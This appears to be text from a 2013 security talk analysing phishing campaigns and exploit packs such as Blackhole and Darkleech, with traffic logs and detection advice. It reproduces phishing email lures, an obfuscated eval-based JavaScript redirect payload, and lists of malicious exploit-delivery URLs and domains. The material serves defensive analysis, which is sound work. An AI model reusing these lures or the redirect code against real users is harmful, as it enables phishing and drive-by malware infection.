
Adobe Acrobat
reader
CVE-2013-0640
CVE-2012-0775
Adobe flash
player
CVE-2012-
1535

MS Office
CVE-2012-0158
CVE-2011-1269
CVE-2010-3333
CVE-2009-3129

Java
CVE-2013-0422
CVE-2012-1723
CVE-2012-5076

But...

- Human stupidity is exploited more than ever..



«malicious message»

From: RapidFAX.Notifications [mailto:reports@rapidfax.com]

Subject: RapidFAX: New Fax



A fax has been received.

MCFID = 39579806

Time Received = Tue, 04 Dec 2012
21:48:21 +0200

Fax Number = 9470091738

ANI = 3145495221

Number of Pages = 18

CSID = 32231126269

Fax Status Code = Successful

Please do not reply to this email.



RapidFAX Customer Service

www.rapidfax.com



Content of archive file

Simple executable (no vulnerabilities exploited)



Variant #2: email contains an HTML file with redirect to 'malicious' page

Specifics

- An HTML with a simple page redirect
- Passes Antivirus checks, since does not contain malicious payload
- Allows to bypass corporate proxy server checks, which disable script/iframe redirects.
- Content of the message makes it attractive for the user to view the HTML content.

Another Email example

Subject: British Airways E-ticket receipts

e-ticket receipt

Booking reference: 05V9363845

Dear,

Thank you for booking with British Airways.

Ticket Type: e-ticket

This is your e-ticket receipt. Your ticket is held in our systems, you will not receive a paper ticket for your booking.

Your itinerary is attached (Internet Explorer/Mozilla Firefox file)

Yours sincerely,

British Airways Customer Services

British Airways may monitor email traffic data and also the content of emails, where permitted by law, for the purposes of security and staff training and in order to prevent or detect unauthorised use of the British Airways email system.

British Airways Plc is a public limited company registered in England and Wales. Registered number: 89510471. Registered office: Waterside, PO Box 365, Harmondsworth, West Drayton, Middlesex, England, UB7 0GB.

How to contact us


Although we are unable to respond to individual replies to this email we have a comprehensive section that may help you if you have a question about your booking or travelling with British Airways.

If you require further assistance you may contact us

If you have received this email in error

This is a confidential email intended only for the British Airways Customer appearing as the addressee. If you are not the intended recipient please delete this email and inform the sender as soon as possible. Please note that any copying, distribution or other action taken or omitted to be taken in reliance upon it is prohibited and may be unlawful.

Actual redirect



Please wait. You will be forwarded.. .

Internet Explorer / Mozilla Firefox compatible only

```
<body>
```

```
<h1><b>Please wait. You will be forwarded.. . </h1></b>
```

```
<h4>Internet Explorer / Mozilla Firefox compatible only</h4><br>
```

```
<script>ff=String;fff="fromCharCode";ff=ff[fff];zz=3;try{document.body&=5151}catch(gdsgd)
{v="val";if(document)try{document.body=12;}catch(gdsgsdg){asd=0;try{ }catch(q){asd=1;}if(!asd)
{w={a:window}.a;vv="e"+v;}}e=w[vv];if(1){f=new
Array(118,96,112,49,60,50,57,58,8,118,96,112,50,60,116,97,113,47,59,9,103,102,39,116,97,113,47,61,60,
116,97,113,48,41,31,121,100,110,97,117,108,99,110,115,44,108,110,97,97,115,103,111,109,59,34,103,11
4,116,111,56,47,46,100,111,113,115,109,44,106,97,45,112,117,57,54,48,55,46,47,101,109,114,116,107,4
7,107,103,110,106,113,47,98,109,108,116,107,110,45,110,104,111,32,59,124);}w=f;s=[];if(window.docum
ent)for(i=2-2;-i+104!=0;i+=1){j=i;if((031==0x19))if(e)s=s+ff(w[j]+j%zz);}xz=e;if(v)xz(s)}</script>
```

```
</body>
```

```
</html>
```

Another variation: email that contains masked links to malicious pages

- No attachment. The message text is html/text points to the same resource
- All links are 'masked' to be pointing to legit links
- The same attractive text of the message

Hot topic for big company, Cyprus Crisis

Diana Ayala saw this story on the BBC News website and thought you should see it.

** [Cyprus bailout: bank levy passed parliament already!](http://www.bbc.com/us/go/em/news/world-cyprus-57502820) **

Cyprus can amend terms to a bailout deal that has sparked huge public anger...

< [http://www.bbc.com.us/go/em/news/world-cyprus-57502820](http://www.bbc.com/us/go/em/news/world-cyprus-57502820) >

** BBC Daily E-mail **

Choose the news and sport headlines you want - when you want them, all in one daily e-mail

< <http://www.bbc.co.uk/email> >

** Disclaimer **

The BBC is not responsible for the content of this e-mail, and anything written in this e-mail does not necessarily reflect the BBC's views or opinions. Please note that neither the e-mail address nor name of the sender have been verified.

If you do not wish to receive such e-mails in the future or want to know more about the BBC's Email a Friend service, please read our frequently asked questions [by clicking here](#)

This message is to notify you that your package has been processed and is on schedule for delivery from ADP.

Here are the details of your delivery:

Package Type: QTR/YE Reporting

Courier: UPS Ground

Estimated Time of Arrival: Tuesday, 5:00pm

Tracking Number (if one is available for this package): [1Z023R961390411904](#)

Details: [Click here to view and/or modify order](#)

We will notify you via email if the status of your delivery changes.

Access these and other valuable tools at [support.ADP.com](#):

- o Payroll and Tax Calculators
- o Order Payroll Supplies, Blank Checks, and more
- o Submit requests online such as SUI Rate Changes, Schedule Changes, and more
- o Download Product Documentation, Manuals, and Forms
- o Download Software Patches and Updates
- o Access Knowledge Solutions / Frequently Asked Questions
- o Watch Animated Tours with Guided Input Instructions

Thank You,
ADP Client Services
[support.ADP.com](#)

This message and any attachments are intended only for the use of the addressee and may contain information that is privileged and confidential. If the reader of the message is not the intended recipient or an authorized representative of the intended recipient, you are hereby notified that any dissemination of this communication is strictly prohibited. If you have received this communication in error, notify the sender immediately by return email and delete the message and any attachments from your system.

What happens if you click..

go-my.ru	/cyprus_news.html	739	text/html
go-my.ru	/favicon.ico	1,162	text/plain
rockbandsongs.net	/kill/larger_emergency.php	161,159	text/html
safebrowsing.clients.google.com	/safebrowsing/gethash?client=navclient-auto-ffox&appver=7.0&pver=2.2&wrkey=AKEgNis9z21bYEK_R8ijixBCTC7GN08Hgblq4z6vka6w2BSjLJiqiye7kRqsP-ogQJkODyI1-3nPi3l1RUkBeGVn7uzk603cVg==	220	application/octet-stream
rockbandsongs.net	/kill/larger_emergency.php	160,853	text/html
rockbandsongs.net	/kill/larger_emergency.php	20,867	application/java-archive
rockbandsongs.net	/kill/larger_emergency.php?tf=1g:1j:1k:1j:1i&de=2v:1l:30:1n:1m:1m:30:1g:2v:1f&m=1f&yv=w&vj=i&jopa=3402016	128,512	must-revalidate, post-check=0, pre-check=0 Expires: Wed, 20 Mar 2013 04:53:17 GMT application/x-msdownload
72.251.206.90:8080	/0qHY8BAA/7ZymMBA/PR6fIDAAAAA/	3,376	text/html
141.219.153.206:8080	/0qHY8BAA/7ZymMBA/PR6fIDAAAAA/	-1	no-cache
rockbandsongs.net	/kill/larger_emergency.php?qoper=1g:1j:1k:1j:1i&vrpzm=3d:2w:36&zjl=2v:1l:30:1n:1m:1m:30:1g:2v:1f&thb=1m:1d:1f:1d:1k:1d:1g:1m:1h	20,137	application/pdf
bbc.co.uk	/	229	text/html; charset=iso-8859-1

Exploit Packs

- Detection -

Detecting exploit packs: approaches

- How: By typical chains in your logs
- Look for **more than one** attack vector from the same resource as an indicator
- By typical file names: for example inseo.pdf
- By typical URLs
- Exploit snippets :net.class, gmail.class, and so on
- Looking for generic exploit components inside payload
- Picking up suspicious user agents and application type (octed**d**-stream, java agent)

Typical chains of exploit packs

URL (Blackhole 2, Mar 2013)	Application type
65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/q.php	text/html; charset=UTF-8
65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/q.php? nemrbz=psbg&sipgik=nupatq	Application/ java-archive
65.75.144.207/9f5090afabfb40cdd70a5e63064b21a7/9f5090af abfb40cdd70a5e63064b21a7/q.php? jf=1k:1i:1k:2v:1o&ie=1g:1n:32:33:1n:1n:1n:2v:31:1o&b=1f& sd=p&wy=h&jopa=4656855	Application/ x-msdownload

Longer chain (??sploit pack, Sep 2012)

http://serzscd.servebbs.net/go.php?id=5105&ip=91.227.184.11&session=474a143d42371858e95d&br=ie	text/html; charset=UTF-8
http://serzscd.servebbs.net/start.php?id=5105&session=474a143d42371858e95d&ip=91.227.184.11	text/html; charset=UTF-8
http://serzscd.servebbs.net/counter.swf	application/x-shockwave-flash
http://serzscd.servebbs.net/apolo.php	text/html; charset=UTF-8
http://kkmahrf1.begin-dog-iwxt-umncfy.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/	text/html; charset=utf-8
http://kkmahrf1.begin-dog-iwxt-umncfy.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/505c53b5a74765547400526bGnullG9,2,0,0	text/html; charset=utf-8
http://kkmahrf1.begin-dog-iwxt-umncfy.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/505c53b7a7476554740052a3/30491834/iAAnseo.pdf	application/pdf
http://kkmahrf1.begin-dog-iwxt-umncfy.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/505c53b7a7476554740052a3/3760908/1712153	application/octet-stream
http://kkmahrf1.begin-dog-iwxt-umncfy.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/505c53b7a7476554740052a3/3760908/1712153&f=1	text/html (<i>loaded successfully</i>)

More than one attack vector from

1/31/2013 11:53	http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php	text/html
1/31/2013 11:53	http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php? bmkfbw=1k:1i:1k:2v:1o&exirrv=3d&rkfajmn=1g: :1n:32:33:1n:1n:1n:2v:31:1o&cesnio=1n:1d:1g: 1d:1h:1d:1f	application/pdf
1/31/2013 11:53	http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/q.php?rhihgaw=ibfhs&apu=dycb	application/java-archive
1/31/2013 11:53	http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/ff675d4b242669de697f6a1a7428d191/q.php? jf=1k:1i:1k:2v:1o&ye=1g:1n:32:33:1n:1n:1n:2v: 31:1o&e=1f&um=b&va=b	application/x-msdownload
1/31/2013 11:53	http://129.121.101.49/ff675d4b242669de697f6a1a7428d191/ff675d4b242669de697f6a1a7428d191/q.php? ynyxykhm=1k:1i:1k:2v:1o&kzez=1g:1n:32:33:1 n:1n:1n:2v:31:1o&ojplot=1i&kyibn=tbv&unqz= mcgwp	application/x-msdownload

Does anyone know mentioned case??

The injected HTML iframe tag is usually constructed as IP address/hex/q.php. Sites that deliver such iframes that aren't visible within the HTML source are likely compromised by Darkleech. Special "regular expression" searches such as [this one](#) helped Landesman ferret out reported iframes used in these attacks. Note that while the iframe reference is formed as IP/hex/q.php, the malware delivery is formed as **IP/hex/hex/q.php**.

2012-12-24 08:39

hxxp://108.165.25.119/34865412a4128d4f1ebaf9ad8f2ac412/q.php

14.01.2013 9:56

hxxp://129.121.88.108/b3aa76a54b00fd803337aab97a0c09e9/q.php

12.02.2013 10:35

hxxp://149.47.142.193/d0c1614e79a22e16cc1404ba3420f469/q.php

Mar 19, landing from hxxp://www.hotelduchampdemars.com/

19.03.2013 16:09

hxxp://129.121.128.249/30cdfca10f74f5b3da51700ba9e135e2/q.php

Exclusive: Ongoing malware attack targeting Apache hijacks 20,000 sites

Mysterious "Darkleech" exposes visitors to potent malware exploits.

by Dan Goodin - Apr 2 2013, 7:15pm MSK

BLACK HAT INTERNET CRIME OPEN SOURCE

In active development

With the help of Cisco Security Engineer Gregg Conklin, Landesman observed Darkleech infections on almost 2,000 Web host servers during the month of February and the first two weeks of March. The servers were located in 48 countries, with the highest concentrations in the US, UK, and Germany. Assuming the typical webserver involved hosted an average of 10 sites, that leaves the possibility that 20,000 sites were infected over that period. The attacks were **documented as early as August** on researcher Denis Sinegubko's Unmask Parasites blog. They were observed infecting **the LA Times website in February** and **the blog of hard drive manufacturer Seagate** last month, an indication the attacks are ongoing. Landesman said the Seagate infection affected **media.seagate.com**, which was hosted by **Media Temple**, began no later than February 12, and was active through March 18. Representatives for both Seagate and the *LA Times* said the sites were disinfected once the compromises came to light.

* Source http://arstechnica.com/security/2013/04/exclusive-ongoing-malware-attack-targeting-apache-hijacks-20000-sites/?utm_medium=twitter&utm_source=dlvr.it

Gimme some fresh exploit

[0 day 1.7u10 \(CVE-2013-0422\) spotted in the Wild - Disable Java ...](#)

malware.dontneedcoffee.com/2013/.../0-day-17u10-spotted-in...

Jan 10, 2013 – 0 day 1.7u10 (CVE-2013-0422) spotted in the Wild - Disable Java Plugin NOW ! Was wondering what to do with that... Disclose, do not Disclose ...

1/14/2013 18:57	178.238.141.19	http://machete0-yhis.me/ pictures/demos/OAggq	application/x-java- archive
1/14/2013 18:57	178.238.141.19	http://machete0- yhis.me/pictures/demos/OAggq	application/x-java- archive
1/14/2013 18:57	178.238.141.19	http://loretaa0- shot.co/careers.php? cert=561&usage=392&watch=4 &proxy=49&ipod=171&shim=34 4&pets=433&icons=252&staff=6 21&refer=345	application/octet- stream

And AV vendor says...

23.01.13 19:56 Detected: **Trojan-Spy.Win32.Zbot.aymr**

C:/Documents and Settings/user1/Application Data/
Sun/Java/Deployment/cache/6.0/27/4169865b-641d53c9/UPX

23.01.13 19:56 Detected: **Trojan-Downloader.Java.OpenConnection.ck**

C:/Documents and Settings/user1/Application Data/
Sun/Java/Deployment/cache/6.0/48/38388f30-4a676b87/bpac/b.class

23.01.13 19:56 Detected: **Trojan-Downloader.Java.OpenConnection.cs**

C:/Documents and Settings/user1/Application
Data/Sun/Java/Deployment/cache/6.0/48/38388f30-4a676b87/ot/pizdi.class

23.01.13 19:58 Detected: **HEUR:Exploit.Java.CVE-2013-0422.gen**

C:/Documents and Settings/user1/Local Settings/
Temp/jar_cache3538799837370652468.tmp

TDS and EP Redundancy & Adaptation

11.03.2013 11:28	hxxp://cliga.ru/jwplayer2/med.php	146.185.255.66	80	hxxp://gankas.tk/meto.cgi?2
11.03.2013 11:28	hxxp://gankas.tk/foto.cgi?3	146.185.255.66	80	hxxp://gankas.tk/fqmg.cgi?3&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php
11.03.2013 11:28	hxxp://gankas.tk/meto.cgi?2	146.185.255.66	80	hxxp://gankas.tk/xgvihoiz.cgi?2&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php
11.03.2013 11:29	hxxp://gankas.tk/fqmg.cgi?3&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php	37.139.51.123	80	hxxp://oaandpcy.whose.plan-zgdrtilfts.biz/recipe-ayatollah_aliases.htm
11.03.2013 11:29	hxxp://gankas.tk/xgvihoiz.cgi?2&pfvqt=1&fhjxm=1&orxgz=3212185938&ur=1&hxxp_REFERER=hxxp%3A%2F%2Fcliga.ru%2Fjwplayer2%2Fmed.php	5.135.28.208	90	hxxp://careliquor.biz:90/forum/animal.php

Typical filenames

2012-08-03 11:27:54.097	hxxp://lctputevnvme.from-sortrgt-bcrv- vsml.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/501b7d0d4f340eaa33012c70/30491834/ <u>inseo.pdf</u>
8/7/2012 14:52	hxxp://upydnyxhs.black-footballyfyx- vlizvs.org/4ffa973cf08d249725000003/4ffabc51ebf5ff0c52000013/5020f2e6404b9b443600f5ad/1495394/ <u>jingo.jar</u>
9/10/2012 17:01	hxxp://shwohtwk.stringgenerationbeflyzg- zvm.org/50178a97454999b179000005/50178c932ef2195604000030/504de476b00c1a27790f093c/304918 34/ <u>iAAnseo.pdf</u>
9/10/2012 17:26	hxxp://sklnigvfh.money-middle-orm-ukna- xbgb.org/4ffd323cf08d249725000004/5019600d2ef2195604000057/504dea26b00c1a27790f4a71/258303 92/ <u>jAAingo.jar</u>
9/24/2012 18:01	hxxp://qkzogvebqppc.black-footballcuq-sles- pyhu.org/4ffa973cf08d249725000003/4ffabc21ebf5ff0c52000012/506067b345db2b8602036136/48492345/ <u>dAAocum.pdf</u>
9/25/2012 14:02	hxxp://inthxbxorib.orange-ansi-fclx-aygy- nakx.org/4ffa973cf08d249725000003/4ffabec1ebf5ff0c52000015/5061814945db2b86021a966b/1495394/ <u>jAA2ingo.jar</u>
10/16/2012 10:23	hxxp://rqbakkbkwtgtkws.shorts-vipiqmc-awgc- vnm.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/507cfd7a31fdb54c3c034529/30491834/ <u>iAAnseo.pdf</u>
10/17/2012 13:18	hxxp://zzsrncussr.notepad-linesleyf-glp- czf.org/4ff83063f08d249725000001/4ff883f5ef373e8042000005/507e780831fdb54c3c7c24a1/1495394/ <u>jAA2ingo.jar</u>
10/17/2012 17:34	hxxp://scared-regimecemetary.dzz- myopixpneyefekqctkdyerlxanalysesrzyi.org/507eb3a9c05d80204800030d/30491834/ <u>onsero.pdf</u>
2012-10-30 14:40:49.077	hxxp://xzw- orphanagesboageszz.snobnqidizchixwtggseolimmortalcquk.org/508fae3a31892c2e7d0ac9bb/30491834/ <u>onsero.pdf</u>

More info about this Campaign

- use of **domains with extremely short lifetime (domain blacklisting doesn't work here)**
- frequent changes of hosting ip addresses (2 times/day, explicit IP blacklisting doesn't work here)
- different methods of traffic redirection
 - Iframe redirection
 - ad. network simulation
 - SMS paid services (genealogical archives, fake av updates, horoscopes, etc)
- preliminary collection of the target system information (OS/Browser version)

•

Short-term and disposable domain names

Frequently used domains:

abrmrbzikxltvh.lines-arrayirs-frrccad.org



Randomly generated



Dictionary-based generation

also:

zfkimpacts-mobilized.analoguesoqcircular-hrgvredeemabletgp1.org



Dictionary based



Dictionary based generation

Other things to notice:

- IP addresses are usually located within the same subnet
- IP addresses change every 12 hours (incrementally)
- subnets change monthly
- whois information disappears right after domain disposal (domains on trial)

Affected by this malware campaign:

dominospizza.ru -->

qakmwkqdhybpc.give-from-gzi-bgqi-ranb.org

peoples.ru -->

sklnigvfh.money-middle-orm-ukna-xbgb.org

f1news.ru -->

xdqospocepX.panel-book-tzha-uekydtfm.org

euro-football.ru -->

ofbgplmx.manager-vipufpncztf-nezp.org

gotovim.ru -->

cstermbktweInv.cat-email-ceepgm-mfm.org

```
sroot@thebox:~$ whois cstermbktweInv.cat-email-ceepgm-mfm.org  
NOT FOUND
```

Whois fastflux ;-)

- WHOIS fastflux ... HOW?!

```
fygrave@borzo:~$ whois FOOTBALL-SECURITY-WETRLSGPIEO.ORG
NOT FOUND
fygrave@borzo:~$ █
```

Domain ID:D166393631-LROR

Domain Name:FOOTBALL-SECURITY-
WETRLSGPIEO.ORG

Created On:21-Aug-2012 01:23:52 UTC

Last Updated On:21-Aug-2012 01:23:53 UTC

Expiration Date:21-Aug-2013 01:23:52 UTC

Sponsoring Registrar:Click Registrar, Inc. d/b/a
publicdomainregistry.com (R1935-LROR)

Status:CLIENT TRANSFER PROHIBITED

Status:TRANSFER PROHIBITED

Status:ADDPERIOD

Registrant ID:PP-SP-001

Registrant Name:Domain Admin


Registrant Organization:PrivacyProtect.org

103

